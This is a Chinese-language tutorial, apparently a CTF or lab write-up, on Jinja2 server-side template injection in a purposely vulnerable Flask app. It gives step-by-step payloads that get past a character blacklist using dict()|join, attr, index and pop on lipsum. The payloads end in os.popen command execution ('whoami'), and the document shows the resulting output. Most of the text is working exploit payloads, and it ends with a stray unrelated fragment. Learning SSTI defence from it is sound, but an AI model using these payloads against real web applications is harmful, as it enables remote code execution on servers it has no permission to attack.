from flask import Flask
from flask import render_template
from flask import request
from flask import render_template_string

app = Flask(__name__)
@app.route('/test/')
def test():
    code = request.args.get('id')
    template = '''
        <h3>%s</h3>
    '''%(code)
    return render_template_string(template)

if __name__ == '__main__':
    app.run()
```

首先这里过滤了`+`、`'`、`"`，不过还是可以拼接字符，利用`join`过滤器

```
{%set a=dict(mo=a,chu7=a)|join%}{{a}}
```




```
http://127.0.0.1:5000/test/?id={%set a=dict(mo=a,chu7=a)|join%}{{a}}
```

这样就可以绕过黑名单里面的关键字了，但是一些特殊符号还是无法绕过，例如：`_`、`[`等，尝试通过在回显的字符中获取，例如：`lipsum`


将`lipsum`的输出转换成字符再转换成列表字符

```
{{lipsum|string|list}}
```



```
127.0.0.1:5000/test/?id={{lipsum|string|list}}
```

```
['<', 'f', 'u', 'n', 'c', 't', 'i', 'o', 'n', ' ', 'g', 'e', 'n', 'e', 'r', 'a', 't', 'e', '_', 'l', 'o', 'r', 'e', 'm', '_', 'i', 'p', 's', 'u', 'm', ' ', 'a', 't', ' ', '0', 'x', '0', '2', 'D', 'C', 'C', 'B', '2', '0',
'>']
```




```
http://127.0.0.1:5000/test/?id={{lipsum|string|list}}
```

这里有下划线，根据黑名单里面的过滤字符，这里可以使用`index`的方式来取每一位字符的下标数字，过滤了点`.`可以通过`attr`来绕过

```
{%set idx=dict(ind=a,ex=a)|join%}
{%set ff=dict(f=a)|join%}
{{(lipsum|string|list)|attr(idx)(ff)}}
```

1



```
http://127.0.0.1:5000/test/?id={%set idx=dict(ind=a,ex=a)|join%}
{%set ff=dict(f=a)|join%}
{{(lipsum|string|list)|attr(idx)(ff)}}
```


这样就能拿到`字符f`的下标`数字1`了，也就能拿到所有的数字了

```
{%set ff=dict(f=a)|join%} //下标是数字1
{%set uu=dict(u=a)|join%} //下标是数字2
{%set nn=dict(n=a)|join%} //下标是数字3
{%set cc=dict(c=a)|join%} //下标是数字4
{%set tt=dict(t=a)|join%} //下标是数字5
{%set ii=dict(i=a)|join%} //下标是数字6
{%set oo=dict(o=a)|join%} //下标是数字7
{%set gg=dict(g=a)|join%} //下标是数字10
{%set ee=dict(e=a)|join%} //下标是数字11
{%set rr=dict(r=a)|join%} //下标是数字14
{%set aa=dict(a=a)|join%} //下标是数字15
......
```

然后获取下划线`_`，可以通过`pop`或者`__getitem__`来获取指定下标的字符

```
{%set idx=dict(ind=a,ex=a)|join%}
{%set p=dict(po=a,p=a)|join%}
{%set nn=dict(n=a)|join%}
{%set ii=dict(i=a)|join%}
{%set three=(lipsum|string|list)|attr(idx)(nn)%}
{%set six=(lipsum|string|list)|attr(idx)(ii)%}
{{(lipsum|string|list)|attr(p)(three*six)}}
```

_




```
http://127.0.0.1:5000/test/?id={%set idx=dict(ind=a,ex=a)|join%}
{%set p=dict(po=a,p=a)|join%}
{%set nn=dict(n=a)|join%}
{%set ii=dict(i=a)|join%}
{%set three=(lipsum|string|list)|attr(idx)(nn)%}
{%set six=(lipsum|string|list)|attr(idx)(ii)%}
{{(lipsum|string|list)|attr(p)(three*six)}}
```

等效于：`{{(lipsum|string|list).pop(18)}}`
拿到下划线了之后，就可以构造`__globals__`、`__builtins__`，这样就可以使用`chr`


```
{{lipsum.__globals__['__builtins__'].chr(65)}}
```

A



```
http://127.0.0.1:5000/test/?id={{lipsum.__globals__['__builtins__'].chr(65)}}
```

```
{%set idx=dict(ind=a,ex=a)|join%}
{%set pp=dict(po=a,p=a)|join%}
{%set ppn=dict(po=a,pen=a)|join%}
{%set gt=dict(ge=a,t=a)|join%}
{%set char=dict(ch=a,r=a)|join%}
{%set so=dict(o=a,s=a)|join%}
{%set red=dict(re=a,ad=a)|join%}
{%set ff=dict(f=a)|join%}
{%set tt=dict(t=a)|join%}
{%set rr=dict(r=a)|join%}
{%set nn=dict(n=a)|join%}
{%set ii=dict(i=a)|join%}
{%set one=(lipsum|string|list)|attr(idx)(ff)%}
{%set five=(lipsum|string|list)|attr(idx)(tt)%}
{%set fourteen=(lipsum|string|list)|attr(idx)(rr)%}
{%set three=(lipsum|string|list)|attr(idx)(nn)%}
{%set six=(lipsum|string|list)|attr(idx)(ii)%}
{%set underscore=(lipsum|string|list)|attr(pp)(three*six)%}
{%set gbls=(underscore,underscore,dict(glob=a,als=a)|join,underscore,underscore)|join%}
{%set bltns=(underscore,underscore,dict(builtins=a)|join,underscore,underscore)|join%}
{%set chars=(lipsum|attr(gbls))|attr(gt)(bltns)|attr(gt)(char)%}
{%set A=chars((fourteen-one)*five)%}
{{A}}
```




A

```
http://127.0.0.1:5000/test/?id={%set idx=dict(ind=a,ex=a)|join%}
{%set pp=dict(po=a,p=a)|join%}
{%set ppn=dict(po=a,pen=a)|join%}
{%set gt=dict(ge=a,t=a)|join%}
{%set char=dict(ch=a,r=a)|join%}
{%set so=dict(o=a,s=a)|join%}
{%set red=dict(re=a,ad=a)|join%}
{%set ff=dict(f=a)|join%}
{%set tt=dict(t=a)|join%}
{%set rr=dict(r=a)|join%}
{%set nn=dict(n=a)|join%}
{%set ii=dict(i=a)|join%}
{%set one=(lipsum|string|list)|attr(idx)(ff)%}
{%set five=(lipsum|string|list)|attr(idx)(tt)%}
{%set fourteen=(lipsum|string|list)|attr(idx)(rr)%}
{%set three=(lipsum|string|list)|attr(idx)(nn)%}
{%set six=(lipsum|string|list)|attr(idx)(ii)%}
{%set underscore=(lipsum|string|list)|attr(pp)(three*six)%}
{%set gbls=(underscore,underscore,dict(glob=a,als=a)|join,underscore,underscore)|join%}
{%set bltns=(underscore,underscore,dict(builtins=a)|join,underscore,underscore)|join%}
{%set chars=(lipsum|attr(gbls))|attr(gt)(bltns)|attr(gt)(char)%}
{%set A=chars((fourteen-one)*five)%}
{{A}}
```


接着尝试构造命令执行

```
{{lipsum.__globals__.get('os').popen('whoami').read()}}
```


mochu7-pc\administrator

```
http://127.0.0.1:5000/test/?id={{lipsum.__globals__.get('os').popen('whoami').read()}}
```

```
{%set idx=dict(ind=a,ex=a)|join%}
{%set pp=dict(po=a,p=a)|join%}
{%set ppn=dict(po=a,pen=a)|join%}
{%set gt=dict(ge=a,t=a)|join%}
{%set char=dict(ch=a,r=a)|join%}
{%set so=dict(o=a,s=a)|join%}
{%set red=dict(re=a,ad=a)|join%}
{%set nn=dict(n=a)|join%}
{%set ii=dict(i=a)|join%}
{%set three=(lipsum|string|list)|attr(idx)(nn)%}
{%set six=(lipsum|string|list)|attr(idx)(ii)%}
{%set underscore=(lipsum|string|list)|attr(pp)(three*six)%}
{%set gbls=(underscore,underscore,dict(glob=a,als=a)|join,underscore,underscore)|join%}
{%set bltns=(underscore,underscore,dict(builtins=a)|join,underscore,underscore)|join%}
{%set cmd=dict(whoami=a)|join%}
{{(lipsum|attr(gbls))|attr(gt)(so)|attr(ppn)(cmd)|attr(red)()}}
```


127.0.0.1:5000/test/?id={%set%20idx=dict(ind=a,ex=a)|join%}{%set%20pp=dict(po=a,p=a)|join%}{%set%20ppn=dict(po=a,pen=

mochu7-pc\administrator


```
http://127.0.0.1:5000/test/?id={%set idx=dict(ind=a,ex=a)|join%}
{%set pp=dict(po=a,p=a)|join%}
{%set ppn=dict(po=a,pen=a)|join%}
{%set gt=dict(ge=a,t=a)|join%}
{%set char=dict(ch=a,r=a)|join%}
{%set so=dict(o=a,s=a)|join%}
{%set red=dict(re=a,ad=a)|join%}
{%set nn=dict(n=a)|join%}
{%set ii=dict(i=a)|join%}
{%set three=(lipsum|string|list)|attr(idx)(nn)%}
{%set six=(lipsum|string|list)|attr(idx)(ii)%}
{%set underscore=(lipsum|string|list)|attr(pp)(three*six)%}
{%set gbls=(underscore,underscore,dict(glob=a,als=a)|join,underscore,underscore)|join%}
{%set bltns=(underscore,underscore,dict(builtins=a)|join,underscore,underscore)|join%}
{%set cmd=dict(whoami=a)|join%}
{{(lipsum|attr(gbls))|attr(gt)(so)|attr(ppn)(cmd)|attr(red)()}}
```

ez_login

`index.php`

